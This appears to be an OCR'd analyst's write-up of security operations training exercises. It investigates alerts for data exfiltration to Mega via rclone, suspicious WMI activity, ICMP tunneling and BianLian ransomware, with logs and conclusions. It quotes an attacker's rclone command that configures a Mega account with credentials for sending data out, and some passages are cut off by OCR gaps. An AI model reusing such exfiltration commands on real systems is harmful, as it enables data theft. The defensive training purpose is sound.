
- **Process Name:** powershell.exe **(a Windows command-line shell and scripting language)**
- **Parent Process:** runtime.exe **(likely a process related to an application or system runtime)**
- **Command Line:** rclone.exe config create remote mega user vavoye2649@eimatro.com pass VforH4ck1337exfMega
  - **rclone.exe: A command-line program for syncing files with cloud storage services.**
  - **config create remote mega: Configures** rclone **to connect to a cloud storage service (Mega).**
  - **user vavoye2649@eimatro.com pass VforH4ck1337exfMega: Specifies the credentials for the Mega cloud storage account.**

Summary:

This command configures rclone **to use Mega cloud storage with the given credentials. It indicates potential setup for data exfiltration, as it allows the transfer of files to or from the Mega cloud storage.**

I'll check the firewall/proxy logs for of the endpoint.

Indeed contact has been made and permitted with the upload site



Lets summarise these logs.

Summary and Chain of Events

1. 02:08 PM - DNS Queries:
    - **github.com** resolved to ::ffff:140.82.114.3
    - **objects.githubusercontent.com** resolved to multiple IP addresses
    - DNS queries are performed by powershell.exe, indicating that PowerShell is active and possibly running scripts or commands.
2. 02:11 PM - DNS Queries:
    - **g.api.mega.co.nz** resolved to multiple IP addresses, including ::ffff:66.203.125.11 through ::ffff:66.203.125.15
    - **w.api.mega.co.nz** resolved to ::ffff:66.203.125.32
    - **gfs302n125.userstorage.mega.co.nz** resolved to ::ffff:162.208.16.35
    - These DNS queries are performed by rclone.exe, suggesting that rclone is being used to interact with Mega cloud storage services.
3. 02:10 PM - Firewall Logs:
    - Connection to **66.203.125.32** on port 443 (HTTPS) was permitted.

- Connection to 162.208.16.35 on port 80 (HTTP) was permitted.

Big Picture


- Initial Activity (02:08 PM): powershell.exe queries DNS for github.com and objects.githubusercontent.com, possibly indicating preparatory or background tasks being performed.
- Primary Activity (02:11 PM): rclone.exe is actively interacting with Mega cloud storage. It performs DNS queries to resolve the necessary Mega storage endpoints and then makes network connections to these endpoints:
  - DNS Queries for Mega endpoints: Resolves the IP addresses needed to connect to Mega services.
  - Network Connections:
    - Port 443 (HTTPS) connection to 66.203.125.32 suggests secure communication with Mega's API.
    - Port 80 (HTTP) connection to 162.208.16.35 could be used for data transfers or metadata.

Conclusion

The logs collectively indicate that on July 4, 2023, rclone.exe was used to interact with Mega cloud storage, possibly for data exfiltration or backup. The connections and DNS queries support the setup of rclone to communicate with Mega's storage services. This activity appears to be a part of an operation that potentially involves data movement to or from Mega storage, facilitated by rclone.exe and involving interactions with Mega's infrastructure.

Next I'll check the endpoint logs


Terminal history



The series of commands reflects an automated process for:

- **Identifying the User:** Starts with identifying the user.
- **Preparing Data for Backup:** Collects and backs up files from the user's home directory.
- **Extracting Data:** Involves extracting files from a potentially related archive.
- **Configuring Cloud Storage:** Sets up `rclone` to use Mega for cloud storage.
- **Uploading Data:** Uploads the backup file to Mega cloud storage.

Looks like the data exfil was a success.



Event Conclusion: True Positive Data Exfiled

Identification	Containing	Eradication	Recovery
YES	YES	YES	YES

Eradication: Save evidence, clean the infected endpoint.

Recovery:Restore credentials and change passwords


Lessons Learned: If possible implement DLP, educate users about dangers of phishing


Investigation 4.3

Critical	Mar, 07, 2021, 04:50 PM	SOC134 - Suspicious WMI Activity
EventID :		71
Event Time :		Mar, 07, 2021, 04:50 PM
Rule :		SOC134 - Suspicious WMI Activity
Level :		Security Analyst
Source Address :		172.16.17.54
Source Hostname :		Desktop-Anderson
File Name :		exec.bat
File Hash :		50459310eded4c520ab5c9e3626a9300
File Size :		52.00 B
Device Action :		Allowed
File (Password:infected) :		**Download**

First glance, suspicious WMI activity was detected involving a file named `exec.bat`, which was allowed to execute. The file is small, and its associated hash and password suggest it might be malware.

I'll start with scanning the file and its hash





The file looks cl ıdpoint logs for anything suspicio

Nothing out of the ordinary in the endpoint logs, let's check the firewall/proxy logs just to be sure nothing else is going on.

Clean as well, I'll mark this one as a false positive.


Investigation 4.4

Field	Details
EventID	183
Event Time	Sep, 12, 2023, 10:27 AM
Rule	SOC223 - Possible ICMP Tunneling Detected
Level	Incident Responder
Source Address	138.199.50.99
Destination Address	172.16.20.55
Destination Hostname	Joseph-Server
Username	Joseph
Protocol	ICMP
Firewall Action	Pass
L1 Note	Too many ICMP requests from the same remote IP towards the system were detected in FW logs. Then Wireshark was opened to listen to the traffic on the system. However, as a result of the analysis of the "icmp.pcapng" file on the Desktop, it could not be determined whether the traffic was ICMP tunneling or not.

ICMP tunneling is often used in attacks to maintain covert communication channels or to exfiltrate data while evading detection.

I'll start with checking the source IP


Has b



Comment	Categories
Report By Secure Gateway Security Team: XSS Injection Attempt Detected	Hacking
Report By ALSCO Security Team: Potential CSRF Attack Detected	Hacking
Wordpress malicious attack:[octawp]	Web App Attack
Wordpress malicious attack:[octawp]	Web App Attack
Wordpress malicious attack:[octawp]	Web App Attack
Ports: 80,443; Direction: 0; Trigger: LF_CUSTOMTRIGGER	Brute-Force SSH
Wordpress malicious attack:[octawp]	Web App Attack
Ports: 80,443; Direction: 0; Trigger: LF_CUSTOMTRIGGER	Brute-Force SSH
VM1 Bad user agents ignoring web crawling rules. Draing bandwidth	DDoS Attack Bad Web Bot
Ports: 80,443; Direction: 0; Trigger: LF_CUSTOMTRIGGER	Brute-Force SSH

Next I'll check the firewall/proxy logs


Indeed multiple ICMP requests all passed



Lets check the endpoint logs, nothing out of the ordinary, lets check the wireshark file provided.


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	138.199.50.99	172.31.17.169	IPv4	1434	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0ca9) [Reassembl…
2	0.000000	138.199.50.99	172.31.17.169	ICMP	142	Echo (ping) request id=0x994f, seq=1648/28678, ttl=46 (reply in…
3	0.000119	172.31.17.169	138.199.50.99	ICMP	1542	Echo (ping) reply id=0x994f, seq=1648/28678, ttl=128 (request…
4	1.008114	138.199.50.99	172.31.17.169	IPv4	1434	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0cab) [Reassembl…
5	1.008114	138.199.50.99	172.31.17.169	ICMP	142	Echo (ping) request id=0x994f, seq=1649/28934, ttl=46 (reply in…
6	1.008247	172.31.17.169	138.199.50.99	ICMP	1542	Echo (ping) reply id=0x994f, seq=1649/28934, ttl=128 (request…
7	1.998004	138.199.50.99	172.31.17.169	IPv4	1434	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0cad) [Reassembl…
8	1.998004	138.199.50.99	172.31.17.169	ICMP	142	Echo (ping) request id=0x994f, seq=1650/29190, ttl=46 (reply in…
9	1.998118	172.31.17.169	138.199.50.99	ICMP	1542	Echo (ping) reply id=0x994f, seq=1650/29190, ttl=128 (request…
10	2.990548	138.199.50.99	172.31.17.169	IPv4	1434	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0cb1) [Reassembl…
11	2.990548	138.199.50.99	172.31.17.169	ICMP	142	Echo (ping) request id=0x994f, seq=1651/29446, ttl=46 (reply in…
12	2.990673	172.31.17.169	138.199.50.99	ICMP	1542	Echo (ping) reply id=0x994f, seq=1651/29446, ttl=128 (request…
13	4.002339	138.199.50.99	172.31.17.169	IPv4	1434	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0cb2) [Reassembl…
14	4.002339	138.199.50.99	172.31.17.169	ICMP	142	Echo (ping) request id=0x994f, seq=1652/29702, ttl=46 (reply in…
15	4.002460	172.31.17.169	138.199.50.99	ICMP	1542	Echo (ping) reply id=0x994f, seq=1652/29702, ttl=128 (request…
16	5.008302	138.199.50.99	172.31.17.169	IPv4	1434	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0cb4) [Reassembl…
17	5.008302	138.199.50.99	172.31.17.169	ICMP	142	Echo (ping) request id=0x994f, seq=1653/29958, ttl=46 (reply in…
18	5.008417	172.31.17.169	138.199.50.99	ICMP	1542	Echo (ping) reply id=0x994f, seq=1653/29958, ttl=128 (request…


We cannot see any encapsulation, standard icmp pings



ICMP should not be allowed to remote access according to red team, attackers can use it to send files to the system.

This was a planned test by redteam





Event Conclusion: False Positive, Pentest by redteam

Identification	Containing	Eradication	Recovery
YES	NO	NO	NO

Lessons learned: do not let ICMP be open to outside traffic since it can be used by attackers to upload files and gain access to the system.


Investigation 4.5

Field	Details
EventID	130
Event Time	Mar 27, 2023, 01:34 PM
Rule	SOC180 - BianLian Ransomware Detected
Level	Incident Responder
Hostname	Jordan
IP Address	172.16.17.11
EDR Action	Allowed
Affected User	Jordan
Trigger Reason	BianLian IOC detected on the host.
File Path	\Device\HarddiskVolume1\Users\LetsDefend\Downloads\
	46d340eaf6b78207e24b6011422f1a5b4a566e493d72365c6a1cace11c36b28b.bin\
	46d340eaf6b78207e24b6011422f1a5b4a566e493d72365c6a1cace11c36b28b.exe
L1 Note	Jordan tried to visit a torrent site before running the .exe.
	He likely downloaded the malware while trying to get a game from the site.

First glance, BianLian ransomware detected marked as allowed.

I'll contain the host.

I'll start with checking the file




Risk Assessment

Ransomware	The analysis extracted a known ransomware file
Spyware	Accesses potentially sensitive information from local browsers Hooks API calls
Persistence	Installs hooks/patches the running process
Fingerprint	Queries process information
Evasive	Input file contains API references not part of its Import Address Table (IAT) Possibly tries to implement anti-virtualization techniques Requested allocation of the NULL page (often part of preparing kernel exploit)


Lets check the firewall/proxy logs

type	Proxy
source_address	172.16.17.11
source_port	32023
destination_address	52.219.80.128
destination_port	443
time	Mar, 27, 2023, 01:34 PM
Raw Log	
Source IP	172.16.17.11
URL	https://files-ld.s3.us-east-2.amazonaws.com/NBA+2k23.zip

We can see the file being download
We can see jordan actiavting the ransomware and then seeing the payment txt.



We have enough information.



Event Conclusion: True positive, BianLian Randsomware

Identification	Containing	Eradication	Recovery
YES	YES	YES	YES

Eradiction - Remove the ransomware using EDR/AV Tools, ensure no tracer, Delete any malicious files, registry entries, or processes related to the ransomware.

Recovery - Restore from Backup: Restore the affected files and system from a clean backup if available. Ensure backups are not infected.

Reinstate Access: Once the system is confirmed clean, restore network and account access.

Learning -

Analyze the Incident: Review how the ransomware entered the system (e.g., downloading from a torrent site). Identify any gaps in security controls, block torrent sites for employees.

Document Findings: Record all actions taken during the incident for future reference and audits.

Security Awareness Training: Educate Jordan and other users about the dangers of downloading files from untrusted sources.

